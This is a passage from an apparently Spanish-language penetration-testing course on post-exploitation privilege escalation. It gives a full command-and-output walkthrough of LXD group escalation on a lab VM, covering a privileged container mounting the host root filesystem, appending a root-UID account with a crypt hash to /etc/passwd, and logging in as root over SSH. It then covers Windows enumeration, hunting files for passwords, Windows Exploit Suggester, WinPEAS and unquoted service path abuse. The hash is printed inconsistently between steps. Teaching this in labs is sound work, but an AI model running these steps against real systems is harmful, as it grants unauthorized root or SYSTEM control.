El permiso SGID (set group ID) es similar al permiso SUID, excepto que se aplica a grupos en lugar de usuarios. La diferencia con SUID es que cuando se ejecuta el archivo o script con el permiso SGID, se ejecuta como el grupo que posee el archivo en lugar del usuario como con SUID. Si el SGID se establece en un directorio, todos los archivos creados en este directorio heredan la propiedad del propietario del directorio. Con el siguiente comando podemos encontrar archivos con el conjunto de permisos SGID:

```
find / -type d -perm -02000
```

Exploitación de Contenedores - LXD

LXD es un administrador de contenedores open-source que proporciona características y funcionalidades para crear y administrar contenedores Linux en un host Linux. El objetivo de esta tecnología es proporcionar una experiencia de usuario similar a las máquinas virtuales, pero utilizando contenedores de Linux en su lugar.

LXD se basa en una tecnología de contenedores llamada Linux Containers (LXC) y extiende sus funcionalidades con una API REST a la que se puede acceder a través de un socket UNIX local (así como a través de la red si está habilitado). Los clientes, como la herramienta de línea de comandos proporcionada con LXD, realizan todas las tareas a través de esa API REST.

Los sistemas Linux que ejecutan LXD pueden ser vulnerables a escalado de privilegios. LXD es un proceso root que realiza acciones para cualquier persona con permiso de escritura al socket UNIX de LXD. El acceso se basa en la pertenencia a grupos; cuando un usuario forma parte del grupo **lxd**, es posible escalar los privilegios a root en el sistema operativo. Hay varias maneras de explotar esta vulnerabilidad. Una de estas maneras es montando el sistema de archivos raíz (*root file system*) del host en un contenedor. Esto proporciona a un usuario con pocos privilegios y miembro del grupo **lxd** acceso al *file system* del host.

A continuación vamos a demostrar una escalada de privilegios donde montaremos el *file system* de una máquina dentro de un contenedor.

En esta sección vamos a utilizar la VM llamada Servidor02. Las credenciales de acceso son las siguientes:

- Nombre de usuario: **tha**
- Contraseña: **test**

Para este método de escalado de privilegios se deben realizar varios pasos, solamente el paso 2 debe realizarse en la máquina atacante.

Los pasos son los siguientes:

1. Verifica que el usuario explotado esté dentro del grupo **lxd**.
2. Descarga y construye la última imagen Alpine Linux para utilizarla con LXD.
3. Carga el archivo creado al *target*.
4. Importa la imagen a LXD.
5. Crea una instancia y asigne privilegios.
6. Monta el *file system* del host en un directorio dentro de la instancia.
7. Inicializa la instancia y ejecuta una shell dentro de la instancia.

Paso 1: Verifica que el usuario explotado esté dentro del grupo lxd

Ejecutando el comando `id` en el target, podemos ver que el usuario actual está dentro del grupo `lxd`:

```
tha@servidor02:~$ whoami
tha
tha@servidor02:~$ id
uid=1000(tha) gid=1000(tha) groups=1000(tha),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
tha@servidor02:~$
```

Paso 2: Descarga y construye la última imagen Alpine Linux para utilizarla con LXD.

Utilizando git, clonamos el repositorio de *LXD Alpine Builder* en un directorio local con el siguiente comando:

```
git clone https://github.com/saghul/lxd-alpine-builder.git
```

```
(kali㉿kali)-[~/opt/srv02]
$ git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42
Receiving objects: 100% (50/50), 3.11 MiB | 1.79 MiB/s, done.
Resolving deltas: 100% (15/15), done.

(kali㉿kali)-[~/opt/srv02]
$ ls
lxd-alpine-builder
```

Luego ingresamos al directorio *lxd-alpine-builder*. Dentro del directorio hay un archivo tar (*tarball*) que contiene la imagen Alpine.

```
(kali㉿kali)-[~/opt/srv02]
$ cd lxd-alpine-builder
(kali㉿kali)-[~/opt/srv02/lxd-alpine-builder]
$ ls -l
total 3224
-rw-r--r-- 1 kali kali 3259593 Mar 7 15:38 alpine-v3.13-x86_64-20210218_0139.tar.gz
-rwxr-xr-x 1 kali kali 8060 Mar 7 15:38 build-alpine
-rw-r--r-- 1 kali kali 26530 Mar 7 15:38 LICENSE
-rw-r--r-- 1 kali kali 768 Mar 7 15:38 README.md
```

En caso de que el *tarball* no esté, ejecuta el script **build-alpine** para construir la última imagen Alpine de la siguiente manera:

```
sudo ./build-alpine
```

```
(kali㉿kali)-[~/opt/srv02/lxd-alpine-builder]
$ sudo ./build-alpine
[sudo] password for kali:
Determining the latest release ... v3.15
```

Si el *script* de compilación se completó correctamente, se habrá creado un archivo *tarball* contenido la imagen Alpine:

```
(19/20) Installing alpine-keys (2.4-r1)
(20/20) Installing alpine-base (3.15.0-r0)
Executing busybox-1.34.1-r4.trigger
OK: 9 MiB in 20 packages

(kali㉿kali)-[~/opt/srv02/lxd-alpine-builder]
$ ls -l
total 6384
-rw-r--r-- 1 kali kali 3259593 Mar 7 15:38 alpine-v3.13-x86_64-20210218_0139.tar.gz
-rw-r--r-- 1 root root 3234482 Mar 7 15:45 alpine-v3.15-x86_64-20220307_1545.tar.gz
-rwxr-xr-x 1 kali kali 8060 Mar 7 15:38 build-alpine
-rw-r--r-- 1 kali kali 26530 Mar 7 15:38 LICENSE
-rw-r--r-- 1 kali kali 768 Mar 7 15:38 README.md
```

Paso 3. Carga el archivo creado al target.

Ahora podemos transferir el archivo *tarball* al target. El siguiente comando iniciará un servidor de HTTP con Python en el puerto 80 en la máquina atacante:

```
python3 -m http.server 80
```

```
(kali㉿kali)-[~/opt/srv02/lxd-alpine-builder]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

En el target, con *wget* descargamos el *tarball*:

```
tha@servidor02:~$ wget http://192.168.132.119/alpine-v3.15-x86_64-20220307_1545.tar.gz
--2022-03-07 21:08:08-- http://192.168.132.119/alpine-v3.15-x86_64-20220307_1545.tar.gz
Connecting to 192.168.132.119:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3234482 (3.1MiB) [application/gzip]
Saving to: 'alpine-v3.15-x86_64-20220307_1545.tar.gz'

alpine-v3.15-x86_64-20220307_15 100%[=] 3,08M --.-KB/s   in 0,84s

2022-03-07 21:08:09 (75,9 MiB/s) - 'alpine-v3.15-x86_64-20220307_1545.tar.gz' saved [3234482/3234482]

tha@servidor02:~$ ls -l
total 3168
-rw-r--r-- 1 tha tha 3234482 mar 7 20:45 alpine-v3.15-x86_64-20220307_1545.tar.gz
tha@servidor02:~$
```

Paso 4: Importa la imagen a LXC

Importamos la imagen Alpine con el siguiente comando:

```
lxc image import <tarball> --alias <nombre_de_imagen>
```

Si es la primera vez que se ejecuta LXD en ese sistema, será necesario ejecutar el comando `lxd init` (con todas las opciones a default)

```

tha@servidor02:~$ lxc image import ./alpine-v3.15-x86_64-20220307_1545.tar.gz --alias alp01
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first container, try: lxc launch ubuntu:20.04
Or for a virtual machine: lxc launch ubuntu:20.04 --vm

Image imported with fingerprint: a90626bdb06c8e6eef5e50a586fa5424ce6f3abf54f073471220eaf6fa433a7
tha@servidor02:~$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (dir, lvm, zfs, ceph, btrfs) [default=zfs]:
Create a new ZFS pool? (yes/no) [default=yes]:
Would you like to use an existing empty block device (e.g. a disk or partition)? (yes/no) [default=no]:
Size in GB of the new loop device (10G minimum) [default=5GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:

```

Ya que importamos la imagen y ejecutamos el comando `lxd init` (LXD nunca ha sido ejecutado en la VM Servidor02), ejecuta el comando siguiente para ver una lista de imágenes importadas:

```

tha@servidor02:~$ lxc image list
+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+
| alp01 | a90626bdb06 | .iso | alpine v3.15 (20220307_1545) | x86_64 | CONTAINER | 3.88MB | Mar 7, 2022 at 9:19pm (UTC) |
tha@servidor02:~$ 

```

Paso 5: Crea una instancia y asignale privilegios

A continuación, tenemos que crear una instancia y asignarle privilegios de seguridad:

```

lxc init <alias_de_imagen> <nombre_instancia> -c security.privileged=true

tha@servidor02:~$ lxc init alp01 contenedor01 -c security.privileged=true
Creating contenedor01
tha@servidor02:~$ lxc list
+-----+-----+-----+-----+-----+-----+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+-----+-----+-----+-----+-----+-----+
| contenedor01 | STOPPED | | | CONTAINER | 0 |
+-----+-----+-----+-----+-----+-----+
tha@servidor02:~$ 

```

Paso 6: Añade la imagen a la instancia y monta el file system del host en la instancia

A continuación, voy a añadir la imagen Alpine a la instancia creada previamente y a montar el file system del host en el directorio /mnt/root de la instancia con el siguiente comando:

```

lxc config device add <nombre_instancia> <alias_de_imagen> disk source=/path=<directorio> recursive=true

```

```

tha@servidor02:~$ lxc config device add contenedor01 alp01 disk source=/ path=/mnt/root recursive=true
Device alp01 added to contenedor01
tha@servidor02:~$ 

```

Paso 7: Inicializa la instancia y ejecuta una shell dentro de la instancia

Después, inicializamos la instancia, verificamos que esté ejecutandose y después, lanzamos una shell dentro de la instancia:

```

tha@servidor02:~$ lxc list
+-----+-----+-----+-----+-----+-----+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+-----+-----+-----+-----+-----+-----+
| contenedor01 | STOPPED | | | CONTAINER | 0 |
+-----+-----+-----+-----+-----+-----+
tha@servidor02:~$ lxc start contenedor01
tha@servidor02:~$ lxc list
+-----+-----+-----+-----+-----+-----+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+-----+-----+-----+-----+-----+-----+
| contenedor01 | RUNNING | 10.38.4.112 (eth0) | fd42:2c3a:8f04:9a45:116:3eff:fe50:3d6b (eth0) | CONTAINER | 0 |
+-----+-----+-----+-----+-----+-----+
tha@servidor02:~$ lxc exec contenedor01 /bin/sh
- # whoami
root
- # id
uid=0(root) gid=0(root)
- # 

```

Cada comando que se emite a partir de aquí se ejecuta dentro del contenedor (instancia). Como puedes observar en la imagen anterior, el comando `id` nos dice que estamos dentro del contexto del usuario root del contenedor. De aquí, podemos navegar hasta el directorio /mnt/root/ donde hemos montado el file system del host.

```

~ # ls /mnt/root/
bin      etc      lib32    lost+found  opt      run      srv      tmp
boot    home    lib64    media      proc    sbin    snap    swap.img
dev      lib     libx32   mnt       root    sys      var      usr
~ # 

```

De igual manera, tenemos acceso al archivo /etc/passwd del host a través del archivo /mnt/root/etc/passwd. Con esto, podemos crear un usuario root en el host como lo hicimos en la sección **"Edición del Archivo /etc/passwd"**

Primero, creamos un hash:

```

(kali㉿kali)-[~]
$ perl -e 'print crypt("hacker", "tha"),"\n"'
thGF5r42iJvA

```

Ya que tengo un hash, creo una entrada de usuario root con el formato del archivo /etc/passwd y lo agrego al archivo /mnt/root/etc/passwd:

```
poc:thGFE5r42iJvA:0:0:Prueba de Concepto:/root:/bin/bash
```

```
~ # echo "poc:thGFE5r42iJvA:0:0:Prueba de Concepto:/root:/bin/bash" >> /mnt/root/etc/passwd  
~ # cat /mnt/root/etc/passwd | grep ^poc  
poc:thGFE5r42iJvA:0:0:Prueba de Concepto:/root:/bin/bash  
~ #
```

Para verificar, desde la máquina atacante inicia una conexión ssh con el usuario recién creado:

```
(kali㉿kali)-[~]  
$ ssh poc@192.168.132.106  
poc@192.168.132.106's password:  
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-100-generic x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
 System information as of lun 07 mar 2022 23:22:35 UTC  
  
 System load: 0.0  
 Usage of /: 43.8% of 9.78GB  
 Memory usage: 52%  
 Swap usage: 0%  
 Processes: 302  
 Users logged in: 1  
 IPv4 address for ens33: 192.168.132.106  
 IPv4 address for lxdbr0: 10.30.4.1  
 IPv6 address for lxdbr0: fd42:2c3a:8f64:9a45::1  
  
 * Super-optimized for small spaces - read how we shrank the memory  
 footprint of MicroK8s to make it the smallest full K8s around.  
  
 https://ubuntu.com/blog/microk8s-memory-optimisation  
  
 1 update can be applied immediately.  
 To see these additional updates run: apt list --upgradable  
  
 Last login: Sat Mar  5 22:15:07 2022 from 192.168.132.115  
root@servidor02:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@servidor02:~#
```

Como puedes observar en la imagen anterior, debido a que pudimos montar el *file system* del *target* en un contenedor, pudimos agregar una cuenta de usuario root en el *target* y con esto, escalar privilegios desde una cuenta sin privilegios (**tha**) a una cuenta de superusuario (**root**).

SECCION 23: Post-Explotación: Escalada de Privilegios en Windows

Introducción

En esta sección te voy a mostrar algunas técnicas comunes de escalada de privilegios en Windows. Comenzaremos con los conceptos básicos de la recopilación de información relevante. Después, aprenderás acerca de una vulnerabilidad llamada *Unquoted Service Path*, la configuración *AlwaysInstallElevated*, los archivos de instalación desatendidos y algunas otras técnicas. Terminaremos con algunos *exploits* locales para la escalada de privilegios en Windows y algunos *scripts* y herramientas útiles que te pueden ayudar en el proceso de escalada de privilegios en sistemas Windows.

Recopilación Manual de Información del Sistema

Información del Sistema

Los siguientes comandos se pueden utilizar desde la línea de comandos de Windows para recopilar información del sistema; información necesaria para llevar a cabo una escalada de privilegios.

Los comandos se pueden emitir desde una *shell* basada en **cmd.exe**.

Comando para recopilar información del sistema:

```
systeminfo
```

Comando para comprobar la versión del sistema operativo:

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Comandos para obtener el nombre del sistema:

```
hostname
```

```
ping -a localhost
```

Comando para comprobar las conexiones de red activas en el sistema:

```
netstat -nao
```

Comandos para comprobar la configuración del firewall de Windows:

```
netsh firewall show state
```

```
netsh firewall show config
```

Utiliza el siguiente comando para comprobar las tareas programadas en el sistema:

```
schtasks /query /fo LIST /v
```

Para comprobar los procesos en ejecución vinculados a los servicios:

tasklist /SVC

Para comprobar si hay servicios en ejecución:

net start

Para comprobar los controladores instalados:

driverquery

Con el siguiente comando puedes comprobar los parches instalados:

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Búsqueda de archivos interesantes

Con el comando siguiente, puedes encontrar archivos que contengan la palabra "*password*" en el nombre de archivo:

```
dir /s *password*
```

El siguiente comando busca la palabra "password" en el contenido de archivos con la extensión .txt:

```
findstr /si password * .txt
```

Recolección Automática de Información del Sistema

En lugar de buscar vulnerabilidades y configuraciones incorrectas de manera manual para la escalada de privilegios, también puedes usar *scripts* para automatizar el proceso.

Windows Exploit Suggester (WES)

Esta es una herramienta que sirve para identificar parches faltantes de Windows que pueden indicar posibles vulnerabilidades. La herramienta toma la salida del comando systeminfo (ejecutado en el target) y compara los parches instalados con la última versión de la base de datos de vulnerabilidades de Microsoft. Esta comparación no se hace en línea, para esto es necesario descargar la base de datos de vulnerabilidades (es una hoja de cálculo de Excel). Sobre el resultado de esta comparación, la herramienta sugiere posibles exploits públicos (marcados con una E) y módulos de Metasploit (marcados con una M) que pueden funcionar contra el target.

WES no viene instalado de forma predeterminada en Kali; puedes descargarlo de la siguiente manera:

```
git clone https://github.com/GDSSecurity/Windows-Exploit-Suggester.git
```

```
[kali㉿kali] - [~/opt/tools/winExplSuggester]
└─$ git clone https://github.com/GDSSecurity/Windows-Exploit-Suggester.git
Cloning into 'Windows-Exploit-Suggester' ...
remote: Enumerating objects: 120, done.
remote: Total 120 (delta 0), reused 0 (delta 0), pack-reused 120
Receiving objects: 100% (120/120), 169.26 KiB | 454.00 KiB/s, done.
Resolving deltas: 100% (72/72), done.

[kali㉿kali] - [~/opt/tools/winExplSuggester]
```

WES fue escrito en Python2. Para ejecutarlo con Python3 es necesario hacer unos ajustes en el código fuente. En esta sección he cargado el código fuente ya modificado, es **IMPORTANTE** que reemplaces el archivo original llamado windows-exploit-suggester.py dentro del directorio Windows-Exploit-Suggester con el que descargarás de esta sección con el mismo nombre:

```
(kali㉿kali)-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester]
$ ls -lh
total 112K
-rw-r--r-- 1 kali kali 35K Mar  9 13:56 LICENSE.md
-rw-r--r-- 1 kali kali 5.8K Mar  9 13:56 README.md
-rwxr-xr-x 1 kali kali 68K Mar  9 13:56 windows-exploit-suggester.py → Original

(kali㉿kali)-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester]
$ rm windows-exploit-suggester.py

(kali㉿kali)-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester]
$ nano windows-exploit-suggester.py ← Copias el código descargado o lo cargas

(kali㉿kali)-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester]
$ ls -lh
total 112K
-rw-r--r-- 1 kali kali 35K Mar  9 13:56 LICENSE.md
-rw-r--r-- 1 kali kali 5.8K Mar  9 13:56 README.md
-rw-r--r-- 1 kali kali 68K Mar  9 14:01 windows-exploit-suggester.py

(kali㉿kali)-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester]
$ chmod 731 windows-exploit-suggester.py ← Asignas los mismos permisos del original

(kali㉿kali)-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester]
$ ls -lh
total 112K
-rw-r--r-- 1 kali kali 35K Mar  9 13:56 LICENSE.md
-rw-r--r-- 1 kali kali 5.8K Mar  9 13:56 README.md
-rwxr-xr-x 1 kali kali 68K Mar  9 14:01 windows-exploit-suggester.py
```

Ya que tengas el nuevo código fuente, instalas el siguiente paquete (en mi caso ya estaba instalado):

```
sudo apt install python3-xlrd
```

```
[kali㉿kali)-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester] $ sudo apt install python3-xlrd  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done
```

Antes de ejecutar WES siempre debes actualizar la base de datos para crear una hoja de cálculo de Excel a partir de la base de datos de vulnerabilidades de Microsoft. Esto lo haces con el siguiente comando:

```
python ./windows-exploit-suggester.py --update
```

```
(kali㉿kali)-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester]
$ python ./windows-exploit-suggester.py --update
[*]initiating winsploit version 3.3...
[+]writing to file 2022-03-09-mssb.xls
[*]done
```

El siguiente paso es recuperar la información del sistema del target Windows utilizando el comando **systeminfo** en el target. Esto incluirá información sobre los parches instalados:

```
Windows Select Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\vagrant>systeminfo > sysinfo.txt

C:\Users\vagrant>type sysinfo.txt

Host Name: VAGRANT-2008R2
OS Name: Microsoft Windows Server 2008 R2 Standard
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner:
Registered Organization: Vagrant Inc.
Product ID: 00477-001-0000347-84287
Original Install Date: 3/11/2019, 11:12:48 PM
System Boot Time: 3/9/2022, 10:12:16 AM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s):
  1 Processor(s) Installed.
    [01]: Intel64 Family 6 Model 94 Stepping 3 GenuineInt
      e1 ~2808 Mhz
      BIOS Version: Phoenix Technologies LTD 6.00, 11/12/2020
      Windows Directory: C:\Windows
      System Directory: C:\Windows\system32
      Boot Device: \Device\HarddiskVolume1
      System Locale: en-us;English (United States)
      Input Locale: en-us;English (United States)
      Time Zone: <UTC-08:00> Pacific Time (US & Canada)
      Total Physical Memory: 1,023 MB
      Available Physical Memory: 121 MB
      Virtual Memory: Max Size: 2,047 MB
      Virtual Memory: Available: 478 MB
      Virtual Memory: In Use: 1,569 MB
      Page File Location(s): C:\pagefile.sys
      Domain: WORKGROUP
      Logon Server: \\VAGRANT-2008R2
      Hotfix(s):
        3 Hotfix(s) Installed.
          [01]: KB2999226
          [02]: KB958488
          [03]: KB976982
      Network Card(s):
        1 NIC(s) Installed.
          [01]: Intel(R) PRO/1000 MT Network Connection
            Connection Name: Local Area Connection 3
            DHCP Enabled: Yes
            DHCP Server: 192.168.132.1
            IP address(es)
              [01]: 192.168.132.125

C:\Users\vagrant>_
```

```
GNU nano 6.2
Host Name: VAGRANT-2008R2
OS Name: Microsoft Windows Server 2008 R2 Standard
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner:
Registered Organization: Vagrant Inc.
Product ID: 00477-001-0000347-84287
Original Install Date: 3/11/2019, 11:12:48 PM
System Boot Time: 3/9/2022, 10:12:16 AM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s):
  1 Processor(s) Installed.
    [01]: Intel64 Family 6 Model 94 Stepping 3 GenuineInt
      e1 ~2808 Mhz
      BIOS Version: Phoenix Technologies LTD 6.00, 11/12/2020
      Windows Directory: C:\Windows
      System Directory: C:\Windows\system32
      Boot Device: \Device\HarddiskVolume1
      System Locale: en-us;English (United States)
      Input Locale: en-us;English (United States)
      Time Zone: <UTC-08:00> Pacific Time (US & Canada)
      Total Physical Memory: 1,023 MB
      Available Physical Memory: 121 MB
      Virtual Memory: Max Size: 2,047 MB
      Virtual Memory: Available: 478 MB
      Virtual Memory: In Use: 1,569 MB
      Page File Location(s): C:\pagefile.sys
      Domain: WORKGROUP
      Logon Server: \\VAGRANT-2008R2
      Hotfix(s):
        3 Hotfix(s) Installed.
          [01]: KB2999226
          [02]: KB958488
          [03]: KB976982
      Network Card(s):
        1 NIC(s) Installed.
          [01]: Intel(R) PRO/1000 MT Network Connection
            Connection Name: Local Area Connection 3
            DHCP Enabled: Yes
            DHCP Server: 192.168.132.1
            IP address(es)
              [01]: 192.168.132.125
```

Con la base de datos actualizada y la información del sistema del target en el archivo de texto, ejecuta el siguiente comando:

```
python windows-exploit-suggester.py -d base_de_datos.xls -i info.txt
```

```
[kali㉿kali)-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester]
$ python ./windows-exploit-suggester.py -d base_de_datos.xls -i info.txt
[*]initiating winsploit version 3.3...
[*]database file detected as xls orxlsx based on extension
[*]attempting to read from the systeminfo input file
[*]systeminfo input file read successfully (utf-8)
[*]querying database file for potential vulnerabilities
[*]comparing the 3 hotfix(es) against the 407 potential bulletin(s) with a database of 137 known exploits
[*]there are now 407 remaining vulns
[*][E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*]windows version identified as 'Windows 2008 R2 SP1 64-bit'
[*]
```

Ahora necesitamos copiar toda la salida del comando **systeminfo** en un archivo de texto en la máquina atacante para que WES pueda leerlo. Yo llamaré al archivo sysinfo.txt, tú puedes hacerlo con el nombre que gustes.

Si por alguna razón no te fue posible recuperar la información de parches o *hotfixes* desde el comando `systeminfo`, puedes utilizar el comando siguiente para obtener esa información:

```
wmic qfe list full
```

```
C:\Users\vagrant>wmic qfe list full

Caption=http://support.microsoft.com/?kbid=2999226
CSName=VAGRANT-2008R2
Description=Update
FixComments=
HotFixID=KB2999226
InstallDate=
InstalledBy=VAGRANT-2008R2\vagrant
InstalledOn=3/20/2020
Name=
ServicePackInEffect=
Status=

Caption=http://support.microsoft.com/?kbid=958488
CSName=VAGRANT-2008R2
Description=Update
FixComments=
HotFixID=KB958488
InstallDate=
InstalledBy=VAGRANT-2008R2\vagrant
InstalledOn=3/12/2019
Name=
ServicePackInEffect=
Status=

Caption=http://support.microsoft.com/?kbid=976902
CSName=VAGRANT-2008R2
Description=Update
FixComments=
HotFixID=KB976902
InstallDate=
InstalledBy=VAGRANT-2008R2\Administrator
InstalledOn=11/21/2010
Name=
ServicePackInEffect=
Status=
```

C:\Users\vagrant>

Copia la información en otro archivo en la máquina atacante y ejecuta el siguiente comando:

```
python windows-exploit-suggester.py -d base_de_datos.xls -i info.txt -o hfixes.txt
```

```
[kali㉿kali]-[~/opt/tools/winExplSuggester/Windows-Exploit-Suggester]
└─$ python ./windows-exploit-suggester.py -d 2022-03-09-mssb.xls -i sysinfo.txt -o hfixes.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[*] systeminfo input file read successfully (utf-8)
[*] hotfixes input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 3 hotfix(es) against the 407 potential bulletin(s) with a database of 137 known exploits
[*] there are now 407 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*] windows version identified as 'Windows 2008 R2 SP1 64-bit'
[+]
[+] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
```

WinPEAS – Windows Privilege Escalation Awesome Script

WinPEAS comprueba un sistema Windows en busca de vulnerabilidades y configuraciones erróneas que puedan aprovecharse para obtener una *shell* con permisos de superusuario (*administrator* o *SYSTEM*) en el equipo. El script recopila información como credenciales almacenadas, vulnerabilidades del *kernel* de Windows, software y servicios vulnerables, privilegios de usuario y permisos. WinPEAS contiene dos versiones de la herramienta: *winPEAS.exe* y el script *winPEAS.bat*. Para utilizar la herramienta *winPEAS.exe*, es necesario que .NET Framework 4.5.2 (o posterior) esté instalado en el sistema. El script *winPEAS.bat* puede ejecutarse en cualquier sistema Windows sin la necesidad de tener instalado .NET Framework 4.5.2.

Hay varias maneras de verificar qué versiones de .NET Framework están instaladas en el sistema. Por ejemplo, podemos consultar el registro utilizando el siguiente comando:

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\full" /v version
```

```
C:\Users\vagrant>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\full" /v version  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\full  
    version      REG_SZ      4.0.30319
```

También puedes utilizar el siguiente comando:

```
dir /b /ad /o-n %systemroot%\Microsoft.NET\Framework\v?.*
```

```
C:\Users\vagrant>dir /b /ad /o-n %systemroot%\Microsoft.NET\Framework\*.*  
v4.0.30319  
v2.0.50727  
v1.1.4322  
v1.0.3705
```

Como puedes observar en las imágenes anteriores, este sistema (Metasploitable 3) no cumple con los requisitos previos para ejecutar winPEAS.exe. Sin embargo, el ejecutable lo puedes descargar desde la URL: https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASAny_ofs.exe

Debido a que el target no cumple con los requerimientos para ejecutar winPEAS.exe, vamos a utilizar el script winPEAS.bat, para encontrar vectores de escalada de privilegios.

La URL del código fuente del script es la siguiente:
[https://raw.githubusercontent.com/carlospolop/PEASS-
ng/master/winPEAS/winPEASbat/winPEAS.bat](https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/winPEAS/winPEASbat/winPEAS.bat)

Copia el código a un archivo en la máquina atacante y transfírelo al target. Después de transferir el script al target, lo ejecutas de la siguiente manera:

Como cualquier otro script, necesitas analizar los resultados que te arroja. En los laboratorios tendremos la oportunidad de analizar estos resultados.

Unquoted Service Paths (USP)

La vulnerabilidad USP es una vulnerabilidad que surge de la forma en que Windows interpreta una ruta (*path*) a un binario de servicio (ejecutable). Los *paths* que contienen espacios deben especificarse entre comillas. Si no es así, existe una vulnerabilidad potencial de USP.

Para explotar con éxito esta vulnerabilidad, necesitamos tres cosas

1. Un servicio con un *path* que contenga uno o más espacios sin comillas.
 2. Permisos de escritura en cualquiera de las carpetas que contengan espacios sin comillas.
 3. Una manera de reiniciar el servicio o el sistema para poder ejecutar un *payload*.

A modo de ejemplo, considera el siguiente *path* para un servicio en un sistema Windows:

C:\Program Files\Program\Alguna carpeta\Servicio.exe

Para cada espacio en el *path* anterior, Windows intentará buscar y ejecutar programas con un nombre que coincida con la palabra detrás de un espacio. Dado el ejemplo, Windows leerá los espacios e intentará localizar y ejecutar programas en el siguiente orden:

C:\Program.exe

C:\Program Files\Program\Alguna.exe

C:\Program Files\Program\Alguna carpeta\Servicio.exe

Si pudiéramos colocar un programa malicioso con un nombre que coincida con alguno de los nombres no válidos anteriores, podríamos hacer que, en el intento de inicializar el servicio llamado Servicio.exe, el programa malicioso se ejecute. Esto requeriría que uno de los directorios de la estructura proporcionara permiso de escritura y en este ejemplo podría ser en C:\ y/o en C:\Program Files y/o C:\Program Files\Program\Alguna carpeta.

El siguiente ejemplo será demostrado en la VM llamada **Win10** (desde su estado inicial).

Lo primero que tenemos que hacer es buscar servicios en el sistema con USP. El siguiente comando se puede utilizar para enumerar todos los servicios con USP en el sistema y que se inicializan automáticamente al iniciar el sistema:

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\Windows\" |findstr /i /v ""
```

```
C:\Users\User>wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\Windows\" |findstr /i /v "Sync Breeze Server"
Sync Breeze Server
Sync Breeze Server
    C:\Program Files\Sync Breeze Server\bin\syncbres.exe
        Auto
```

Como puedes ver en la imagen anterior, este comando devuelve un servicio vulnerable para USP. Otra forma de comprobar un servicio vulnerable para USP es ejecutando el siguiente comando especificando el nombre de un servicio:

```
sc qc <nombre_del_servicio>
```

```
C:\Users\User>sc qc "Sync Breeze Server"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Sync Breeze Server
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 0   IGNORE
    BINARY_PATH_NAME  : C:\Program Files\Sync Breeze Server\bin\syncbrs.exe
    LOAD_ORDER_GROUP  :
    TAG               :
    DISPLAY_NAME      : Sync Breeze Server
    DEPENDENCIES      :
